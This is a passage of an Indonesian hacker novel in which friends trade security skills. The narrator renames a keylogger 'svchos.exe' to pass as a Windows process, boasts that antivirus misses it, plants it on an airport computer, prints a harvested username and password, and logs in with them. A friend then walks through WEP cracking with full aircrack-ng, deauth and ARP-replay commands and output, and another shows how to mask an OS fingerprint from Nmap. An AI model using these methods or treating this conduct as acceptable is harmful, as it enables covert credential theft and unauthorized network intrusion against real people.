


Setelah melakukan rebuild, kita akan mendapatkan file “keymail.exe” tetapi aku lebih suka merubah namanya (rename) menjadi nama file yang tidak terlalu mencurigakan.



Aku merubah namanya menjadi svchos.exe yang mirip dengan

svchost.exe milik Windows sehingga tidak mencurigakan. Kalian bisa merubah namanya sesuka kalian dan meletakkannya ditempat yang kalian sukai (aku biasa meletakkannya di dalam folder WINDOWS ataupun system).



"Oh iya, salah satu kelebihanannya lagi adalah, keymail tidak dikenali sebagai virus atau malware oleh AVG antivirus di laptopku yang selalu terupdate, tetapi aku tidak tahu dengan antivirus lainnya."
Jelaskan lagi.


"Untuk buktinya kita bisa melihat hasil keymail yang aku pasang di komputer bandara kemarin, sewaktu mau berangkat ke sini", seruku

"lagian aku juga penasaran apakah sudah ada hasilnya, kebetulan tadi siang aku lupa untuk memeriksanya", lanjutku lagi


"Iya... iya" jawab mereka berempat dengan serentak.

"Uhm, sejak kapan kalian jadi kompak begini", kataku mencibir Hahaha

Lalu aku meminjam kembali handphone milik Bimo sekaligus layanan GPRS-nya. Kemudian aku membuka alamat email yang aku gunakan untuk menerima hasil rekaman keyboard komputer bandara.



“hehehe, lihat tuh. Sudah Ada 6 buah” , sambil mulai ku buka email tersebut satu persatu, karena penasaran dengan isinya.



“Nah, untuk yang ini, mari kita cobakan yuk”, seruku

“Hayukkkkkkk”, jawab Bimo bersemangat

“Jangan dunk, ga boleh tuh”, seru Isti yang selalu protes apabila anak-anak omega mulai iseng. Sementara Kemas dan Alif hanya tersenyum

“Gak, kok. Cuma mo buktiiin aja kalo account ini valid dan program itu berhasil. Lagian, emangnya kita mau ngapain” seruku lagi sambil mengisikan username dan password yang didapat.

Username : yul14nt1

Password : harrypotter



Setelah memasukkan username dan password, halaman loginpun terbuka dengan sempurna. Tapi secepat itu pula aku me-logoutnya, dan aku percaya bahwa teman-teman tidak akan melakukan hal apapun dengan informasi itu.

Selain itu, kami juga sudah berkomitmen untuk tidak mengambil keuntungan apapun dari semua hasil Riset dan proof of concept yang kami miliki. Oleh karena hal itulah kami tidak saling menyembunyikan ilmu yang kami miliki

“Baiklah, sekarang aku sudah puas berbagi”, jawabku dengan lega.

“Sekarang aku akan menunjuk Isti sebagai giliran selanjutnya”, lanjutku dengan penuh semangat sembari menjauh sebelum Isti mencubitku. Hahahahaha...

Dengan muka merah-padam isti kemudian menggantikan posisiku sambil membawa MACbook miliknya, katanya desain di MACbook dengan OS X lebih powerfull dibandingkan menggunakan windows. Aku sih tidak begitu mengerti, karena tidak pernah mencoba desain di MACbook.

Selanjutnya Isti mengajarkan kepada kami bagaimana membuat gambar rintik hujan yang jatuh ke tanah, menggunakan Adobe photoshop, meskipun kami semua terkagum-kagum, tapi kami yakin bahwa kami tidak mungkin bisa membuatnya. Alif bahkan berkata “Jika aku bisa membuat gambar sebagus itu, aku pasti sudah punya pacar”, yang langsung disetujui oleh kami bertiga dengan tertawa terbahak-bahak.

Selama 30 menit lebih, Isti membeberkan tips dan trik membuat website menggunakan AJAX dan dia benar benar membuatnya dari awal. Dasar developer, gumamku dalam hati, yang lagi-lagi iri akan keahlian yang dimiliki oleh Isti.

“Baiklah teman-teman, hanya itu yang bisa aku bagi untuk kali ini”, ucap Isti sambil menutup semua aplikasi yang berjalan.

Lalu sontak kami semua bertepuk-tangan, menyambut selesainya penjelasan dari Isti.

Kami juga ingat bahwa tahun lalu isti mengajarkan kami bagaimana membuat *RSS Feed* untuk situs pribadi kami, tetapi dasar aku yang malas dan memilih menggunakan layanan publik seperti blogspot yang langsung di dukung RSS feednya. Hehehehe.

“Wah sudah jam 5 sore, Mandi dulu yuk” seru Kemas.



"Iya mandi dulu", seru Bimo.

"wah, mau main curang yah kalian bertiga", seruku kepada mereka bertiga yang terlihat mengulur waktu untuk mereka

"Lagian Isti juga belum memilih siapapun", sambung Bimo

"ya udah, abis makan malam kita lanjut lagi", seru Isti

"Asyikkkk" teriak Bimo

"Tapi kamu ya Bim, sesudahku", seru Isti seraya menepuk bahu Bimo

"Huah... curang", seru Bimo yang di sambut dengan tawa keras Alif, Kemas dan Aku.

Kita semua membereskan ruang tengah yang berantakan, lalu berebutan untuk mandi.

Setelah selesai menyantap makan malam, kami semua pun berkumpul kembali di ruang tengah untuk memulai kembali diskusi yang telah kami mulai tadi sore, mengingat besok siang kami semua akan berpisah. Sekarang giliran Bimo yang akan menyampaikan materi, setelah tadi Isti memilih Bimo sebagai giliran selanjutnya. Akhirnya dengan malas-malasan Bimo pun bergeser ke tengah-tengah kami bersama laptop kesayangannya.

"Om, aku pinjem Access Point elo dunk", seru Bimo kepadaku

"Ya ampun, aku lupa", seruku setengah berteriak. Aku memang sudah mengambil hadiah berupa *Access Point* yang dikirimkan oleh mr.nakula di kantor pos, sebelum aku berangkat ke Palembang dan sudah sempat pula bermain-main dengan Access Point ini.

"ya udah kamu ambil sana di tasku", lanjutku lagi.

Secepat itu pula Bimo berlari masuk ke dalam kamar untuk mengambil *Access Point* yang yang aku letakkan diatas meja belajar, setibanya aku di Palembang.

"Wah dasar Arik, masih muda tapi dah pikun", seru Isti sengaja menyindirku

Aku hanya tersenyum kecut, belum sempat aku membalas sindiran Isti, saat itu juga Bimo tiba ditengah kami semua dengan terengah-engah.

“Ok teman-teman yang sudah bersusah payah menunggu, demo WEP cracking akan segera dimulai, hehehe”, lanjut Bimo dengan penuh semangat. Bimo menyalakan akses point milikku dan meletakkanya di atas meja di dekat pintu.

“Om, access pointnya sudah di set Authentikasinya menggunakan WEP kan?”, tanya Bimo kepadaku


“Iya.. iya udah, kalo gak salah.”, sahutku sambil tertawa

“Halah, gimana sih”, protes Bimo

“Ya udah, tinggal di scan dulu dengan kismet atau netstumbler kan bisa, nanti juga ketahuan pakai WEP atau tidak” sergah Alif

“iya deh”, jawab Bimo dengan menyisakan sedikit kekesalan.

Lalu ia menjalankan kismet untuk mengetahui *Access Point* yang aktif



```
File Edit View Terminal Tabs Help
Network List - (Autofit)
+ Name T W Ch Packts Flags IP Range
Data Networks G N --- 672 G 0.0.0.0
kucing A N 014 654 T4 66.218.66.240
rexti A N 001 118 U 172.16.2.26
Probe Networks P N --- 10 0.0.0.0
m3-hotspot A 0 011 1 0.0.0.0
solaris A Y 008 156 0.0.0.0

Info
Ntwrks 7
Pckts 2840
Cryptd 10
Weak 0
Noise 0
Discrd 0
Pkts/s 0
Elapsd 00:07:37

Status
Found IP 192.168.1.37 for kucing::00:00:09:03:8C:3C via UDP
Cannot scroll in autofit sort mode. Sort by a different method.
Cannot scroll in autofit sort mode. Sort by a different method.
Cannot scroll in autofit sort mode. Sort by a different method.
Battery: AC 100%
```

Kami cukup terkaget-kaget dengan banyaknya *Access Point* yang aktif disekitar rumah Kemas, bahkan Kemas sendiripun terlihat sedikit “shock” karena dia tidak menyadari selama ini terdapat setidaknya lebih dari 1 buah access point disekitar rumahnya.


Kami semua maklum dengan hal itu, karena Kemas memang tidak pernah antusias dengan hal semacam ini, karena yang menjadi ketertarikannya adalah Assembler, Virus, Worm dan Malware.

“Om, *Access Point* milikmu itu namanya apa yah?” ,tanya Bimo

“halah, mo ngehack kok nanya :p”, seruku. Di sambut tawa oleh Alif, Kemas dan Isti.

“huh, dasar pelit”, lanjut Bimo.

Akhirnya dia bisa menemukan *Access Point* milikku dengan cara yang sedikit licik, dia mencabut power access point milikku, dan yang menghilang dari daftar di kismet pastilah milikku. Kemudian dia melihat detail *Access Point* milikku dengan menggunakan options “s” untuk memilih secara spesifik.



Terlihat bahwa “solaris” menggunakan WEP, Bimo terlihat cukup puas mengetahui hal itu.

Kemudian Bimo menjalankan airmon-ng untuk membuat wireless cards di laptopnya agar dijalankan ke mode monitor. Pertama-tama Bimo mematikan VAP yang aktif dengan perintah

```
#airmon-ng stop ath0
```

```
root@voldemort:~/aircrack-ng# airmon-ng
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0)

```
root@voldemort:~/aircrack-ng# airmon-ng stop ath0
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (VAP destroyed)

Kemudian menyalakan mode monitor di channel 8 (channel yang digunakan oleh solaris)

```
#airmon-ng start wifi0 8
```

```
root@voldemort:~/aircrack-ng# airmon-ng start wifi0 8
```

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

“Selanjutnya aku akan mengenerate trafik menggunakan paket *ARP-request* , untuk itu kita harus mengetahui MAC Address dari wifi card kita” kata Bimo sambil mengetikan perintah

```
#ifconfig ath0
```



```

ath0      Link encap:UNSPEC  Hwaddr 00:16:E3:A0:C7:B2-F8-E3:00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2454 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:558974 (545.8 KiB)  TX bytes:342 (342.0 b)

```

Kemudian Bimo menggunakan *aireplay* untuk menghasilkan trafik yang banyak, sehingga bisa mendapatkan jumlah paket yang mencukupi untuk di crack

```
#aireplay-ng --arpresplay -b [bssid_target] -h mac ath0
```

```

root@voldemort:~/aircrack-ng# aireplay-ng --arpresplay -b 00:1A:70:46:DF:FE -h 00:16:E3:A0:C7:B2 ath0
Saving ARP requests in replay_arp-0731-215355.cap
You should also start airodump-ng to capture replies.
Read 118 packets (got 0 ARP requests), sent 0 packets...(0 pps)

```

Sepertinya, apa yang Bimo lakukan tidak berhasil, dia nampak sedikit kecewa dengan kejadian ini. Akhirnya Bimo memutuskan untuk mengubah metode yang di gunakan menjadi "*deauth*" yang akan memutuskan client pada jaringan wireless. Setelah client terkoneksi kembali, biasanya *ARP request* akan langsung terjadi. Usaha kali ini tampaknya membuahkan hasil :-)

```
#aireplay-ng --deauth [jumlah] -a [bssid_target] -c mac ath0
```

```

root@voldemort:~/aircrack-ng# ./aireplay-ng --deauth 512 -a 00:1A:70:46:DF:FE -c 00:16:E3:A0:C7:B2 ath0
19:13:24 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:25 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:26 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:27 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:28 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:30 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:31 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:32 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:33 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:35 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:36 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:37 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:38 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:39 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:41 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:42 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:43 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:44 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:46 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:47 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:48 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:49 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]
19:13:50 Sending DeAuth to station -- STMAC: [00:16:E3:A0:C7:B2]

```

Kemudian Bimo, menangkap (*capture*) paket data tersebut dan menyimpannya kedalam file bernama “solaris” dengan perintah

```
#airodump-ng -w solaris ath0 -c 8
```

```
root@voldemort:~/aircrack-ng# airodump-ng -w solaris ath0 -c 8
```

Kami bisa melihat demo yang di tunjukkan oleh Bimo dan dilayarnya terlihat paket-paket sedang di *capture* oleh perintah yang barusan dijalankan :

```
CH 8 ][ Elapsed: 1 hour 59 mins ][ 2007-07-30 21:11

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1A:70:46:DF:FE 48 0 69913 3579 0 8 48 WEP WEP solaris

BSSID          STATION          PWR Lost Packets Probes
00:1A:70:46:DF:FE 00:16:E3:A0:C7:2B 49 261 164310
(not associated) 00:0E:35:A8:A2:8D 65 5 14137
```

Setelah menunggu sedikit lama, dan dengan tidak sabaran maka Bimo segera melakukan cracking WEP menggunakan aircrack-ng

```
root@voldemort:~/aircrack-ng# ./aircrack-ng -x -0 solaris.cap
Opening solaris.cap
Read 936800 packets.
```

#	BSSID	ESSID	Encryption
1	00:1A:70:46:DF:FE	solaris	WEP (6294 IVs)
2	FF:FF:00:16:E3:A0		Unknown
3	00:02:6F:3A:A5:32		None (172.16.1.30)

```
Index number of target network ? 1
```

Kami semua menunggu proses cracking yang dilakukan, tetapi karena terlalu lama dan waktu sudah terlalu malam, maka kamipun memutuskan untuk melanjutkan materi lain.


Bimo akhirnya setuju juga meskipun kesal dan tetap menjalankan aplikasi aircrack-ng miliknya. Karena Alif berkomentar bahwa IV yang dia kumpulkan masih terlalu sedikit, maka seperti mendapatkan pelampiasan kekesalannya, Bimo menunjuk Alif sebagai giliran selanjutnya sebelum Kemas.

Mengelabui OS fingerprinting

Kali ini Alif mengambil bahasan tentang bagaimana mengelabui OS *fingerprinting*, yaitu suatu fitur yang umumnya disediakan oleh aplikasi-aplikasi scanning seperti NMAP, xprobe2, dan queso. Software-software ini bisa digunakan untuk mendeteksi jenis sistem operasi yang digunakan oleh target.

Untuk itu Alif menggunakan sebuah aplikasi bernama *Security Cloak*. Aplikasi ini dibuat untuk melindungi Sistem Operasi dalam hal ini windows sehingga mempersulit penyerang untuk mengetahui jenis sistem operasi yang digunakan.

Sebelum, memulai menjalankan aplikasinya, yang bisa didapatkan secara gratis di internet, Alif terlebih menjelaskan mengapa hal ini bisa terjadi. Aplikasi ini sebenarnya hanya memodifikasi registry key pada windows dan merubah berbagai signature milik windows agar menyerupai *operating system* lainnya, diantaranya dengan merubah char "DefaultTTL", "PMTUDiscovery", serta "TcpWindowSize". Sebagai contoh untuk sistem operasi Windows memiliki Default TTL = 128, sedangkan Linux memiliki Default TTL=64.



```
sec_cloak.c - WordPad
File Edit View Insert Format Help

window=32120;
sack=0;
setmtu(1500);
) else if (strcmp(string,"linux")==0) {
    ttl=64;
    stamp=0;
    pmtu=0;
    urq=0;
    window=16384;
    sack=0;
    //setmtu(1500);
} else if (strcmp(string,"novell")==0) {
    ttl=598;
    stamp=0;
    nmtu=1;
}

For Help, press F1
```

Setelah melakukan kompilasi program tersebut maka Alif pun

menjalankan aplikasi *sec_cloak.exe*

```
C:\WINDOWS\system32\cmd.exe
--3p-url      source URL to activate 3rd party transfer <F>
--3p-user     user and password for source 3rd party transfer <F>
-4/--ipv4     Resolve name to IPv4 address
-6/--ipv6     Resolve name to IPv6 address
-#/--progress-bar Display transfer progress as a progress bar

C:\Documents and Settings\aa.alif\Desktop>cd sec_cloak
C:\Documents and Settings\aa.alif\Desktop\sec_cloak>sec_cloak.exe

Improper option supplied. Valid options are:

sega
hpux
playstation
linux
ove11
tru64
freebsd
vince
winxpsp1
win98
irix
sunos
checkpoint
win2000
beos      <MTU=1280>
os400     <MTU=576>
palnos3.5 <MTU=576>
palnos5.2 <MTU=1438>
dos       <MTU=576>
winnt     <MTU=1454>

Please see the README file for more detailed information.
```

Terdapat beberapa pilihan Sistem Operasi yang akan dijadikan “topeng” untuk menutup sistem operasi windows milik kita.

Lalu Alif memilih untuk “menyamarkan” sistem operasi windowsnya sehingga dikenali sebagai mesin yang memiliki sistem operasi linux.

```
C:\Documents and Settings\aa.alif\Desktop\sec_cloak>sec_cloak.exe linux

TCP stack settings complete. You must reboot in order to these changes to take effect.
Please visit http://lcantuf.coredump.cx/p0f-help/ to ensure that the settings have been successful.

C:\Documents and Settings\aa.alif\Desktop\sec_cloak>_
```

Kita perlu melakukan restart, untuk mendapatkan hasilnya. Sebelum itu Alif membuktikan kepada kita semua dan menjalankan sistem operasi ubuntu yang berjalan di atas VMware (*virtual machines*) untuk melakukan scanning menggunakan Nmap.



Untuk memastikan sistem operasi ubuntu yang dijalankan dengan VMware bisa berhubungan dengan sistem operasi induknya (windows), Alif melakukan ping ke alamat IP windows.

IP ADDRESS UBUNTU (VMWARE) = 192.168.16.182
 IP ADDRESS WINDOWS = 192.168.16.189



```

alif@vmware-machine:~$ ping 192.168.16.189
PING 192.168.16.189 (192.168.16.189) 56(84) bytes of data.
64 bytes from 192.168.16.189: icmp_seq=1 ttl=128 time=0.277 ms
64 bytes from 192.168.16.189: icmp_seq=2 ttl=128 time=0.305 ms
64 bytes from 192.168.16.189: icmp_seq=3 ttl=128 time=0.315 ms

--- 192.168.16.189 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.277/0.299/0.315/0.016 ms
alif@vmware-machine:~$

```

“Oke, VMware telah terhubung dengan windows”, seru Alif lagi. Kemudian dia melakukan scanning menggunakan Nmap yang di ikuti options “-O” untuk mendapatkan OS fingerprinting

```
$ sudo nmap -O 192.168.16.189
```

```

Not shown: 1693 filtered ports
PORT      STATE SERVICE
80/tcp    closed http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5101/tcp  open  admdog
MAC Address: 00:0A:E4:2D:0E:A4 (Wistron)
Device type: general purpose
Running (JUST GUESSING) : Microsoft Windows 2000|XP|2003 (90%)
Aggressive OS guesses: Microsoft Windows 2000 Server SP4 (90%), Microsoft Window
s XP SP2 (firewall disabled) (90%), Microsoft Windows 2000 SP4 (88%), Microsoft
Windows XP SP2 (86%), Microsoft Windows 2000 SP3 (85%), Microsoft Windows 2000,
SPO, SP1, or SP2 (85%), Microsoft Windows 2003 Server SP1 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 36.983 seconds

```

Hasil yang didapatkan sesuai dengan aslinya. Mesin tersebut di deteksi memiliki sistem operasi Microsoft Windows.

Kemudian Alif merestart laptopnya, dengan tujuan agar registry yang dirubah menggunakan *sec_cloak* tadi akan di load oleh windows. Setelah sistem windows berjalan dengan sempurna, maka Alif pun menyalakan kembali VMware-nya. Tidak lupa, Alif melakukan ping ke mesin windows untuk memeriksa koneksi network antara mesin ubuntu (berjalan di virtual machines) dengan mesin windows.

“Nah, sudah terlihat bedanya kan?”, tanya Alif

Kami semua mengangguk tanda setuju, memang terlihat sekarang

TTL yang di output oleh perintah ping kemesin windows tersebut menjadi 64, padahal sebelumnya adalah 128 (Default TTL milik sistem operasi windows)

```
alif@vmware-machine:~$ ping 192.168.16.189
PING 192.168.16.189 (192.168.16.189) 56(84) bytes of data.
64 bytes from 192.168.16.189: icmp_seq=1 ttl=64 time=0.277 ms
64 bytes from 192.168.16.189: icmp_seq=2 ttl=64 time=0.305 ms
64 bytes from 192.168.16.189: icmp_seq=3 ttl=64 time=0.315 ms

--- 192.168.16.189 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.277/0.299/0.315/0.016 ms
alif@vmware-machine:~$
```

Untuk lebih meyakinkan kami, maka Alif melakukan scanning kembali ke mesin windows tersebut menggunakan nmap versi terbaru, dan nmap versi terbaru terlihat kebingungan untuk mendeteksi jenis sistem operasinya sedangkan nmap versi lama akan mendeteksinya bersistem operasi linux.

```
Not shown: 1694 filtered ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5101/tcp  open  admlog
MAC Address: 00:0A:E4:2D:0E:A4 (Wistron)
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

TCP/IP fingerprint by osscan system #2:
SCAN (V=4.204D=8/14OT=1394CT=%CU4FV=Y4DS=14G=N4H=000AE44TH=46B03A794P=1686-pc-11
mux-gnu)
SEQ(SP=FD4GCD=14ISR=1074TI=I4II=I4SS=S4TS=U)
SEQ(SP=FF4GCD=14ISR=1074TI=I4II=I4SS=S4TS=U)
OPS(O1=M5B4NW04O2=M5B4NW04O3=M5B4NW04O4=M5B4NW04O5=M5B4NW04O6=M5B4)
WIN(W1=44704W2=41A04W3=41004W4=40E84W5=40E84W6=40E8)
ECN(R=Y4DF=N4TG=404W=44704O=M5B4NW04CC=N4Q=)
T1(R=Y4DF=N4TG=404S=O4A=S44F=AB4RD=O4Q=)
T2(R=N)
T3(R=N)
T4(R=Y4DF=N4TG=404W=O4S=A4A=O4F=R4O=4RD=O4Q=)
U1(R=N)
IE(R=Y4DFI=S4TG=404TOGI=Z4CD=Z4SI=S4DLI=S)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=0 (Trivial joke)
IPID Sequence Generation: Incremental

OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/.
Nmap finished: 1 IP address (1 host up) scanned in 40.801 seconds
Raw packets sent: 3522 (161.144KB) | Rcvd: 59 (3344B)
```

“oke giliranku sudah selesai, dan aku tidak perlu memilih karena tinggal Kemas saja”, seru Alif terlihat lega setelah menjelaskan

bagiannya.

Kemas yang sedari tadi menunggu pun tersenyum, setelah Alif membereskan laptop yang ia gunakan, maka Kemas pun akhirnya maju, dan seperti biasa, setiap kali Kemas menjelaskan tentang algoritma polymorph yang digunakan virus dan worm, bagaimana mereka menyembunyikan diri, dan barisan kode yang di tampilkan untuk membantu menjelaskannya malah mulai membuat kami menjadi cepat mengantuk.

Kemas yang menyadari hal itu langsung menguji-cobakan virus yang dia buat dan memperlihatkan efek yang timbul, setidaknya inilah hal yang bisa membuat kami mengerti. Dan seperti biasa, 20 menit sudah lebih dari cukup bagi Kemas untuk membuat kami pusing.

Setelah semua bertukar ilmu selesai, maka kamipun menyempatkan selama 30 menit lebih untuk membahas masa depan omega, pembicaraan berkisar pengangkatan staff baru, project apa yang akan di kerjakan oleh omega kedepan, dan lain-lain. Sebetulnya dari hasil kegiatan ngoprek kali ini pun bisa di simpulkan bahwa project *arpWall* milikku dan project antivirus milik Kemas-lah yang akan menjadi fokus omega ke depan.

Setelah puas bertukar cerita, ide, sampai membahas hal-hal yang tidak penting maka akhirnya kami memutuskan untuk menyudahi saja diskusi kami. Setelah merapikan kembali ruang tengah yang berantakan, kemudian kami pun sibuk dengan kegiatan masing-masing. Alif dan Kemas langsung nongkrong di depan televisi menyaksikan liga Inggris, sedangkan Bimo terlihat masih melanjutkan proses cracking Access Point milikku. Isti masih sibuk melanjutkan proyek websitenya, sementara aku saat ini sedang membalas SMS dari ibu, dan juga dari Anti :-).

Saatnya berpisah

Hari ini, kami semua akan pulang ke kota masing-masing. Aku akan kembali ke Jakarta, Bimo akan kembali naik bus ke bekasi, Isti akan kembali ke Jakarta, dan Alif akan kembali ke bandung keesokan harinya.

Pesawatku berangkat jam 10, sehingga aku masih di antar oleh

mereka berempat ke bandara Sultan Mahmud Badarudin II, dan aku pun dibekali 1 kotak penuh makanan khas kota Palembang yaitu pempek. ☺

Setibanya di bandara, kami masih menyempatkan diri berdiskusi selama kurnag lebih 40 menit, sampai akhirnya seluruh penumpang di minta untuk segera ke ruang tunggu sehingga kami semua harus berpisah.

Kurang lebih 10 menit di ruang tunggu, akhirnya pesawat yang aku tumpangi pun berangkat ke Jakarta. Di dalam pesawat aku hanya tertidur pulas tanpa sempat menyentuh makanan kecil yang di sajikan. Aku baru terbangun saat pramugari mengumumkan bahwa sebentar lagi pesawat akan mendarat.

